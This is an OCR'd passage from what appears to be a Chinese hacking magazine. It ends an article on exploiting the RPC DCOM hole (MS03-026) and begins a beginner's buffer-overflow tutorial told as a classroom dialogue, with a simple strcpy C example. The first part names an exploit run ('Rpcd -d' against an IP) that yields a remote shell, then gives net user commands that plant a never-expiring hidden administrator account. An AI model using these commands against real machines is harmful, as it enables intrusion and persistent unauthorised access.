


图22




图23

从图23我们可看出，Exploit无法远程溢出成功。提示如下：

```
[-] Couldnt connect to bindshell, possible reasons:
        1:    Host is firewalled
        2:    Exploit failed
```

这时可能有的读者要问了，你看明明扫描器扫描的结果是VVLN，说明目标机器存在RPC溢出漏洞嘛，为什么还溢出不成功？于是不停地进行RPC溢出，不断地收到失败的提示，浪费了寻找其他漏洞的时间与精力。其实这只是此款扫描器的误报。

> **小经验** 对同一攻击目标进行不同的扫描器扫描，并对不同的扫描结果进行分析，有助于自己的攻击经验积累，更快找出目标机器的致命漏洞。

我们来看下微软自己出的检测工具扫描RPC DCOM漏洞的情况。该工具在命令提下使用，包含对MS03-039和MS03-026的检测。还是对我刚刚扫描的范围再扫描一次，扫描结果如图24。

看来192.168.1.78并不存在溢出漏洞。那么真正可以溢出成功的结果是怎么样的呢？图25是一次RPC溢出失败和成功的截图。

图25中**Rpcd -d 10.10.100.54**溢出后，出来对方的shell环境：C:\WINNT\SYSTEM32>，在这个提示符下，你的所有操作都是在对方的机器上进行的，比如你可添加一个管理员帐户：

```
Net user kaka itzixun /add /expires:never
Net localgroup admimistrators kaka /add
```

以上添加了一个用户名为“kaka”、密码为“itzixun”的永不过期管理员帐户。





图24


图25

总结

通往电脑的道路不止一条，作者也是从菜鸟的道路一步一步走过来的，怎么也不可能一口吃成胖子的，什么事情都是慢慢来的，希望初学者能从本文获取到自己所需要的知识与经验，在学习黑客技术的道路前进一大步！Good Luck！

菜鸟缓冲区溢出编程步步高

王炜 ww0830

叮铃铃……主题乐园上课啦！众小菜们都规规矩矩的坐在位置上，看着老师，大气也不敢出。老师环顾了下教室，然后清了清嗓子，问道：“小菜同学们，你们说网络上的攻击手段有哪些呢？”众小菜马上七嘴八舌的应道：注入、缓冲区溢出、劫持、还有，还有嗅探……

“哈哈，对！”老师满意地说道，“同学们说得很好！现在最流行的主要是两种方式，一种是sql 注入，另一种就是缓冲区溢出攻击。我们选一个作为今天讨论的主题吧！”

“好 yeah，好 yeah！”

“不过讲什么呢？”

“不知道，不如抽签吧！”

老师差点晕过去。隔了好久，才回过神来，说：“关于sql 注入的方法，以前的主题乐园作过介绍，从原理到实例分析，再到实际的攻击测试都很详细，今天就不涉及了。”

“那就是讲缓冲区溢出了？”

“对！”

“不过好像很难呀……”

“不用怕！大家只要有信心，有毅力，就一定会解决。Follow me！”

一 让我们开始吧

缓冲区溢出原理剖析

“好，首先让我们来感性认识一下缓冲区以及缓冲区溢出吧。”

“先作下类比，如果一个人把一瓶啤酒全部倒入一个小杯子中，那装不下的啤酒就会四处冒出，流到桌子上，这个大家都清楚吧”(图1)。


图1

“是啊，是啊”，众小菜说到，“那好浪费啊！喝高了啊！” “这么热的天，啤酒、小菜、再加上欧洲杯、亚洲杯、好舒服啊！”“就是啊，谁这么做的？拖出来打一顿！”

“安静！安静！”老师好不容易把秩序维持下来，“我只是打个比方而已！”

“同样的道理，在计算机内部，输入数据通常被存放在一个临时空间内，这个临时存放空间就被称为缓冲区，缓冲区的长度事先已经被程序或者操作系统定义好了。缓冲区就很像那个啤酒杯子，用来装东西，而且大小固定。”

“向缓冲区内填充数据，如果数据的长度很长很长（就如同是那瓶啤酒），超过了缓冲区（那个啤酒杯子）本身的容量，那么结果就如同啤酒四处冒出一样，数据也会溢出存储空间！装不下的啤酒会流到桌子上，而装不下的数据则会覆盖在合法数据上，这就是缓冲区和缓冲区溢出的道理。”

“当然在理想的情况下，程序检查每一个数据的长度并且不允许超过缓冲区的长度大小，就像在倒啤酒的时候，眼睛看着杯子，要冒出时就停止。但是有些程序会假设数据长度总是与所分配的存储空间相匹配，而不作检查，从而为缓冲区溢出埋下隐患。”

“OK，那我们如何利用缓冲区溢出呢？在一般情况下，就像啤酒会到处流满桌面一样，溢出的数据会覆盖掉任何的数据、指针或内容，除了破坏之外，对攻击者来说没有任何好处。但我们可以引导溢出的啤酒流向一个地方，也可以引导溢出的数据，使计算机执行我们想要的命令。这就是很多漏洞公告上说的，……黑客可以用精心构造的数据……就是这个意思。”

“如果初学，还不熟悉这个概念，可以先把缓存区溢出利用理解为允许攻击者往某个程序变量中放一个比期望长度要长的值，由此以当前运行该程序用户的特权执行任意的命令。”

“而具体的利用和方法，就是如何精心构造，”老师最后说道，“我们将在下面说到。有收获吗？好，现在下课休息一下。”

二 神秘的 Windows 系统结构

缓冲区溢出利用方法

“呜啦！”小菜们说道“明白什么是缓冲区溢出了，明白什么是缓冲区溢出了！就是啤酒和杯子嘛，明白了，明白了，放学吧，放学吧！”

“Shut Up！”老师一声大吼，众菜鸟一愣，“这只是最基本缓冲区溢出的原理，要想掌握利用还早了，都坐下！”老师接着说。

待大家安静之后，老师说到：“学缓冲区溢出要有耐心，不能太浮躁，知道缓冲区的系统结构了吗？知道怎么执行我们想要的程序了吗？”

众小菜摇头：“不知道。”

“好，既然不知道，那就安安静静的坐好，马上就是最关键的地方了，我们继续。”

小菜们问到：“什么关键的地方呢？”

“就是 Windows 系统内部处理缓冲区的机制，我们明白了这个之后，就可以利用缓冲区溢出漏洞来完成我们想要的事情了——控制别人的主机。”

“好哇，好哇。”一阵欢呼。

“为了讲清楚 Windows 是如何处理缓冲区的，我们看一段很简单的小程序。考虑到大家的基础，我的讲解都尽量少提很复杂的代码，多作感性的讲解。”

“是啊，一看复杂的代码就头大，这样好啊！” 众小菜又是一阵欢呼。

“对，我的目的就是让你们知道那些复杂代码是如何来的，而理解了下面这个很简单的小程序后，再看那些其他的程序，会发

现基本上都是一样的。”

“好！那我们立刻开始这段程序吧！” 众小菜迫不及待了。

“好，这个很简单的小程序是这样的。”老师在墙上投影出程序源码：

```
/*很简单的程序：*/
#include<stdio.h>
#include<string.h>
char name[] = "ww0830";
int main()
{
char output[8];
strcpy(output, name);

for(int i=0;i<8&&output[i];i++)
printf("\\0x%x",output[i]);
   return 0;
 }
```

“这个程序，还比较简单吧？”老师小心翼翼的问台下。

台下一阵沉默，小菜们都在头晕中呢……

“好，好，好，我再解释一下！这是用c语言写的程序！”


台下一阵狂晕：“地球人都知道！”

“不要急，我一句一句的来，首先＃include＜stdio.h＞和＃include＜string.h＞是包含这两个头文件进来，因为后面使用的strcpy函数和printf函数是这两个头文件中定义的。”

“嗯，这个清楚了。”

“然后**char name[] = "ww0830"**；是把name这个数组赋值，往里面放入ww0830这几个字符。”

“哦，为什么要放入ww0830而不放其他的呢？”小菜们疑惑不解。


图 2

“因为这是我的名字啦，哈哈！这个并不重要，什么都可以放，后面大家就会看到的。然后是**int main(){……}**，这个是重点，即我们常说的主函数！程序进来就是先找到这个地方，执行里面的语句。”


“接下来的**char output[8]; strcpy(output, name)**；是让系统给output变量分配8个char的空间，然后把name里面装的字符拷贝给它。”

“**strcpy (des, source)** 这个拷贝函数是把第二个参数source的值复制给第一个参数des。它是不检查拷贝长度的，它会一直拷贝，直到source到结尾。这就是它的弱点了！”

“下面的**for(int i=0;i<8&&output[i];i++) printf("\\0x%x",output[i])**；只是让大家方便检查output里面的值，我把它以16进制的形式打出来。”

